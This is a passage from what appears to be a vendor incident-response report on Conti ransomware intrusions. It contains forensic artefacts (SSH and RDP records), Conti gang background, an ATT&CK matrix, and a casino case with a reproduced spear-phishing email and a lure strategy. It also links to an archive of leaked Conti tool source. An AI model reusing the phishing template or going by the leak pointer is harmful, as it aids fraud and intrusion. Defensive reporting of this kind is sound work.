rsa2@22:195.149.222.114 -> 0x10001,0xdf92479d9ec61a135008b0037b08287c679eabfb11
rsa2@22:195.149.222.115 -> 0x10001,0xc59bb8950792f976614680ef83dd7bddc07d380a52
rsa2@22:10.0.250.225 -> 0x23,0xae281c97ce81e3284a45f247e83d1202039140768db537bf
rsa2@22:10.0.250.226 -> 0x23,0xf414b1e27eb8249c96e01325f6f1cb1f3df797a041df4623
rsa2@22:10.0.250.133 -> 0x23,0xbd505df398657313c82c8df8886429a4f200f67f76bf4923
rsa2@22:10.0.250.175 -> 0x23,0xded850836b4045cc00c3ec474ab73f41405e770c9fd02613
rsa2@22:10.7.250.133 -> 0x10001,0xc6609f075876086f5f66009a5093bcdb080fc4106c0a9
rsa2@22:10.7.250.134 -> 0x10001,0xa6b7fc208c0d67719854031966cba266400c90578d60a
rsa2@22:10.0.250.134 -> 0x23,0xd24b03b282e58eeea29b051b764726b6abf5aed8706da147
rsa2@22:192.168.32.254 -> 0x10001,0xb54fd799fa6b1bb2871c2b87b47046ef42836bbbb4d
rsa2@22:10.0.250.29 -> 0x10001,0xabe5ca4a22679b908a70672eccf553d3ea929ec590b67f
```

FIGURE 44: ATTACKER SSH CONNECTIONS FROM BACKUP01-

The attacker also performed numerous RDP connections from this system. These systems are shown below:



```
NO - 10.0.250.12  LastWrite time: 2022-04-01 02:11:45Z
  UsernameHint: [redacted]\m.turner

NO - 10.0.250.13  LastWrite time: 2022-04-06 00:37:36Z
  UsernameHint: [redacted]\m.turner


NO - 10.0.3.221  LastWrite time: 2022-03-28 04:10:16Z
  UsernameHint: [redacted]\m.turner


NO - GOO-dc00  LastWrite time: 2022-03-30 01:43:55Z
  UsernameHint: [redacted]\m.turner

NO - TS-03.goldbet.prod  LastWrite time: 2022-03-28 04:11:14Z
  UsernameHint: [redacted]\m.turner
```

FIGURE 45: ATTACKER ACCESSED SYSTEMS WITH NO ECAT AGENT

In processing the m.turner bitmap cache files, we gained additional insight into the attacker's activity.

The bitmap cache files are pieces of the screen that Windows caches as part of the RDP functionality. Some of the most interesting results are shown in the figures below.




FIGURE 46: PUTTY USAGE BY THE ATTACKER




FIGURE 47: EVIDENCE OF RANSOMWARE EXECUTION ON ESXI SERVERS

Untouched Systems

During the attack, the actor kept three systems untouched, in particular the Exchange server. This is probably due to the goal of keeping an eye on the target. In fact, the victim's email system was still working despite the encryption of the remaining systems.





FIGURE 48: MACHINES LEFT UNTOUCHED BY THE ATTACKER

Signs of these activities were reported by the NetWitness network as illustrated by Figure 48.



(domain = 'splashtop.com','atera.com','a...

2022 04 21 06:01:00 (+00:00) Custom 2022 04 21 22:35:59 (+

Visua

Service Type [service] (1 value)
DNS (1,213) - HTTP (74)

Domain [domain] (3 values)
splashtop.com (1042) - atera.com (231) - anydesk.com (14)

Source IP Address [ip.src] (3 values)
10.0.250.13 (757) - 10.7.1.101 (534) - 192.168.70.61 (1)

FIGURE 49: SIGNS OF ATTACKER ACCESS TO THE MACHINES LEFT UNTOUCHED

Conti Ransomware

Conti is a ransomware that has been observed since early 2020.

The software uses its own implementation of AES-256, which uses up to 32 individual logical threads, making it much faster than most ransomware.

The gang behind Conti is known as **Wizard Spider** and is based in Saint Petersburg, Russia.[1] It has operated a site from which it leaked documents stolen from victims of ransomware since 2020. The gang is known for its aggressive tactics and large-scale attacks against a wide range of public and private organizations.

The same gang has operated the **Ryuk** ransomware.


At the beginning of the Ukrainian conflict, the gang publicly announced support to the Russian side, and a few days later on February 27, 2022, a leak emerged about the gang activities from an individual with insight into the infrastructure and activities, beginning with internal chat messages and including source code of some of the attacker tools.

The leak went public, published via a Twitter account:
https://twitter.com/ContiLeaks

CASE
1

The leak went public, published via a Twitter account named @ContiLeaks

[1] https://flashpoint.io/blog/history-of-conti-ransomware/



conti leaks

possibility to cashout!

conti leaks @ContiLeaks · 19 mar 2022

also you should have normal translation from hackers slang to english, then you will have more data to make analysis! there are a lot of between lines

conti leaks @ContiLeaks · 19 mar 2022

about pony data back them 2016, there are information when source code of dyre was shared through yandex disk. they infected themselves, and there are their data! try to do analytics job and investigate that!

conti leaks @ContiLeaks · 19 mar 2022

i'm happy that security researchers united and investigate of logs! that is real work not just like "selling incompatible products to make money"

conti leaks @ContiLeaks · 19 mar 2022

Доброго ранку, МИ З УКРАЇНИ! to recorderfuture - i'm not affiliate of conti, i'm just boring security researcher .


The original leak links are no longer available, but vx-underground has a copy of the entire trove of the Conti leak: https://share.vx-underground.org/Conti/

This breach led to the eventual shutdown of the Conti ransomware brand in June 2022, though it's believed members of the gang have quietly moved into other ransomware operations, including Hive, Royal, and Black Basta.

At their peak in the middle of 2021, the main Conti team consisted of 62 people, but the number of members fluctuates over time which necessitates constant recruitment from cybercriminal communities and local job posts. One remarkable aspect that the leaks showed is that Conti operated like a software development company; this is common to other ransomware gangs, such as REvil and DoppelPaymer we investigated previously.

The ransomware phenomenon generated in the last four years confirms this "software company" model: The cybercriminal gangs extend beyond the typical size of a traditional gang that forced the structure to introduce a stronger hierarchy and a set of intermediate figures. This could be compared to executives of a traditional company to keep pace with the "business" growth and the number of tasks that should be addressed to manage such large numbers of victims.


From the perspective of the Conti attack techniques, the figure below is a summary of the most common actions adopted by the actor:



Reconnaissance 10 techniques	Resource Development 7 techniques	Initial Access 9 techniques	Execution 13 techniques	Persistence 19 techniques	Privilege Escalation 13 techniques	Defense Evasion 42 techniques	Credential Access 17 techniques	Discovery 30 techniques	Lateral Movement 9 techniques	Collection 17 techniques	Command and Control 16 techniques	Exfiltration 9 techniques	Impact 13 techniques
Active Scanning (0/3)	Acquire Infrastructure (0/7)	Drive-by Compromise	Command and Scripting Interpreter (1/8)	Account Manipulation (0/5)	Abuse Elevation Control Mechanism (0/4)	Abuse Elevation Control Mechanism (0/4)	Adversary-in-the-Middle (0/3)	Account Discovery (0/4)	Exploitation of Remote Services	Adversary-in-the-Middle (0/3)	Application Layer Protocol (0/4)	Automated Exfiltration (0/1)	Account Access Removal
Gather Victim Host Information (0/4)	Compromise Accounts (0/3)	Exploit Public-Facing Application	Container Administration Command	BITS Jobs	Access Token Manipulation (0/5)	Access Token Manipulation (0/5)	Brute Force (0/4)	Application Window Discovery	Internal Spearphishing	Archive Collected Data (0/3)	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
Gather Victim Identity Information (0/3)	Compromise Infrastructure (0/7)	External Remote Services	Deploy Container	Boot or Logon Autostart Execution (0/14)	Boot or Logon Autostart Execution (0/14)	BITS Jobs	Credentials from Password Stores (0/5)	Browser Bookmark Discovery	Lateral Tool Transfer	Audio Capture	Data Encoding (0/2)	Exfiltration Over Alternative Protocol (0/3)	**Data Encrypted for Impact**
Gather Victim Network Information (0/6)	Develop Capabilities (0/4)	Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts (0/5)	Boot or Logon Initialization Scripts (0/5)	Build Image on Host	Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking (0/2)	Automated Collection	Data Obfuscation (0/3)	Exfiltration Over C2 Channel	Data Manipulation (0/3)
Gather Victim Org Information (0/4)	Establish Accounts (0/3)	Phishing (0/3)	Inter-Process Communication (0/3)	Browser Extensions	Create or Modify System Process (0/4)	Debugger Evasion	Forced Authentication	Cloud Service Dashboard	Remote Services (1/6)	Browser Session Hijacking	Dynamic Resolution (0/3)	Exfiltration Over Other Network Medium (0/1)	Defacement (0/2)
Phishing for Information (0/3)	Obtain Capabilities (0/6)	Replication Through Removable Media	**Native API**	Compromise Client Software Binary	Domain Policy Modification (0/2)	**Deobfuscate/Decode Files or Information**	Forge Web Credentials (0/2)	Cloud Service Discovery	Replication Through Removable Media	Clipboard Data	Encrypted Channel (0/2)	Exfiltration Over Physical Medium (0/1)	Disk Wipe (0/2)
Search Closed Sources (0/2)	Stage Capabilities (0/6)	Supply Chain Compromise (0/3)	Scheduled Task/Job (0/5)	Create Account (0/3)	Escape to Host	Deploy Container	Input Capture (0/4)	Cloud Storage Object Discovery	Software Deployment Tools	Data from Cloud Storage	Fallback Channels	Exfiltration Over Web Service (0/2)	Endpoint Denial of Service (0/4)
Search Open Technical Databases (0/5)		Trusted Relationship	Serverless Execution	Create or Modify System Process (0/4)	Event Triggered Execution (0/16)	Direct Volume Access	Modify Authentication Process (0/7)	Container and Resource Discovery	**Taint Shared Content**	Data from Configuration Repository (0/2)	Ingress Tool Transfer	Scheduled Transfer	Firmware Corruption
Search Open Websites/Domains (0/3)		Valid Accounts (0/4)	Shared Modules	Event Triggered Execution (0/16)	Exploitation for Privilege Escalation	Domain Policy Modification (0/2)	Multi-Factor Authentication Interception	Debugger Evasion	Use Alternate Authentication Material (0/4)	Data from Information Repositories (0/3)	Multi-Stage Channels	Transfer Data to Cloud Account	**Inhibit System Recovery**
Search Victim-Owned Websites			Software Deployment Tools	External Remote Services	Hijack Execution Flow (0/12)	Execution Guardrails (0/1)	Multi-Factor Authentication Request Generation	Domain Trust Discovery		Data from Local System	Non-Application Layer Protocol		Network Denial of Service (0/2)
			System Services (0/2)	Hijack Execution Flow (0/12)	Process Injection (1/12)	Exploitation for Defense Evasion	Network Sniffing	**File and Directory Discovery**		Data from Network Shared Drive	Non-Standard Port		Resource Hijacking
			User Execution (0/3)	Implant Internal Image	Scheduled Task/Job (0/5)	File and Directory Permissions Modification (0/2)	OS Credential Dumping (0/8)	Group Policy Discovery		Data from Removable Media	Protocol Tunneling		**Service Stop**
			Windows Management Instrumentation	Modify Authentication Process (0/7)	Valid Accounts (0/4)	Hide Artifacts (0/10)	Steal Application Access Token	Network Service Discovery		Data Staged (0/2)	Proxy (0/4)		System Shutdown/Reboot
				Office Application Startup (0/6)		Hijack Execution Flow (0/12)	Steal or Forge Authentication Certificates	**Network Share Discovery**		Email Collection (0/3)	Remote Access Software		
				Pre-OS Boot (0/5)		Impair Defenses (0/9)	Steal or Forge Kerberos Tickets (0/4)	Network Sniffing		Input Capture (0/4)	Traffic Signaling (0/2)		
				Scheduled Task/Job (0/5)		Indicator Removal (0/9)	Steal Web Session Cookie	Password Policy Discovery		Screen Capture	Web Service (0/3)		
				Server Software Component (0/5)		Indirect Command Execution	Unsecured Credentials (0/7)	Peripheral Device Discovery		Video Capture			
				Traffic Signaling (0/2)		Masquerading (0/7)		Permission Groups Discovery (0/3)					
				Valid Accounts (0/4)		Modify Authentication Process (0/7)		**Process Discovery**					
						Modify Cloud Compute Infrastructure (0/4)		Query Registry					
						Modify Registry		**Remote System Discovery**					
						Modify System Image (0/2)		Software Discovery (0/1)					
						Network Boundary Bridging (0/1)							
						Obfuscated Files or Information (0/9)							
						Plist File Modification							
						Pre-OS Boot (0/5)							
						Process Injection (1/12)							
						Reflective Code Loading							
						Rogue Domain Controller							
						Rootkit							
						Subvert Trust Controls (0/6)							
						System Binary Proxy Execution (0/13)							
						System Script Proxy Execution (0/1)							
						Template Injection							
						Traffic Signaling (0/2)							
						Trusted Developer Utilities Proxy Execution (0/1)							
						Unused/Unsupported Cloud Regions							
						Use Alternate Authentication Material (0/4)							
						Valid Accounts (0/4)							
						Virtualization/Sandbox Evasion (0/3)							
						Weaken Encryption (0/2)							
						XSL Script Processing							

FIGURE 50: MITRE ATT&CK MATRIX FOR CONTI

The list shows a significant set of different techniques and tools used by the actor, which increased in 2021 when the group was under the spotlight of the cybersecurity world by attacking big public and private companies, especially in the U.S. However, the general progression of a Conti attack is very similar to the one observed for other ransomware gangs:



Initial Exploitation

☐ Spear Phishing

☐ Direct Exploitation

☐ Purchase access from affiliates

Access Stage

☐ Trojans/Backdoors

☐ Credential Harvesting

☐ Scanning

☐ Lateral movements

Encryption Stage

☐ Data exfiltration

☐ Data encryption

☐ Data deletion (backups and evidences)

Extortion Stage

☐ Communication with the victim

☐ Leak website

FIGURE 51: TYPICAL PROGRESSION FOR RANSOMWARE ATTACKS

CASE

2

Online Casino

This case targeted a group operating in the online casino sector (Company) with two data centers located in Australia and Hong Kong. The Company is mainly focused on the Asian-Pacific market with small points of presence in South Africa, U.K., and U.S.

From the cybersecurity perspective, the Company at the time of the breach in late 2021 was mainly managed by a global MSSP with the support of local providers.

Similarly to what we saw in the first case, privacy of online transactions is paramount, and the Company applied strong controls upon online services in terms of infrastructural security and the development of secure transaction systems.

However, they left several weaknesses in their cybersecurity ecosystem unguarded, resulting in a targeted attack from affiliates of the same Conti ransomware gang discussed in the first case.

During our investigation, we identified a number of critical vulnerabilities:

1. Total lack of network visibility
2. No centralized SIEM
3. Absence of a behavioral-based solution to inspect internal staff activities

The following figure illustrates some additional problems, including a significant number of “enablers of compromise” for this Company:



Total lack of Network visibility both internally and in the Company Private Cloud
Lack of organized logs and limited endpoint visibility
Real-time Threat detection limited to "low hanging fruits".
Cloud
Virtual
On-Premises
Packets
Logs
Endpoints
NetFlow
Cloud
Threat Intel
Business Context
User & Entity Behavior Analysis
Real-Time Detection
Analyst Hunting
Incident Management
Orchestration & Automation
Investigation
Session Reconstruction
Lack of any behavior analysis at user level for internal staff
Lack of proper escalation plan for ICT incidents
Limited investigative and reactive capabilities
Lots of enablers of compromise...
NETWITNESS

FIGURE 52: SUMMARY OF WEAKNESSES IN THE CYBERSECURITY PRACTICE OF ONLINE CASINO

An enabler of compromise is an exploitable condition that could lead to a faster or wider expansion of the radius and the magnitude of the attack.

Typical enablers of compromise are legacy protocols, such as SMBv1, Telnet, and TFTP. These protocols, if exploited, could grant significant advantages to the attacker.

In this case, leveraging weak content inspection regarding the email system, we saw that the attacker targeted the staff with domain spoofing and spear phishing.




Attacker
Register "company.us" to spoof "company.com"
Create employee@company.us email account
Search
Acquire target's email through OSINT and send a phishing email
Upload payload sharing it with target
Online File-sharing Service
transfernow
Send a sounding email discussing business and meetings
Send a file sharing notification
Victim

FIGURE 53: OVERALL STRATEGY FOR A CREDIBLE SPEAR-PHISH ATTACK

CASE 2

The attacker sent an email mimicking a contractor and asking for feedback on a service architecture.

The email asked to set a time for a call the following week about the content of the email.



On Tue, Nov 9 2021 at 9:30 AM XXXXXXXX p.dasouza@flagsmind.us wrote:

Dear [redacted]
there are important documents that require your immediate attention. To access these documents, please click on the link below:

Link

Please note that these documents are time-sensitive and require your prompt attention. We recommend that you review them as soon as possible.

P. Da Souza
Project Manager
Flag's Mind
m: [redacted]
e: [redacted]
a: [redacted]

FIGURE 54: SPEAR-PHISHING ATTACK

Two of the targets agreed to follow the instructions contained in the email and downloaded the malicious file from the "TransferNow" folder executing it.

The outcome was the immediate compromise of two internal laptops through the initial BazarLoader executable, which downloaded and executed a Cobalt Strike custom agent.

Unfortunately, the accounts linked with this initial infection were domain accounts with authorized remote access to the corporate network, which was an essential key for the second part of the attack. In addition, the local administrator password was shared between systems, which turned out to be another key point for the attacker to immediately extend the radius of his attack.

The following figure summarizes the outcome of the whole attack. It took 12 days to be completed from the initial compromise of the laptops.


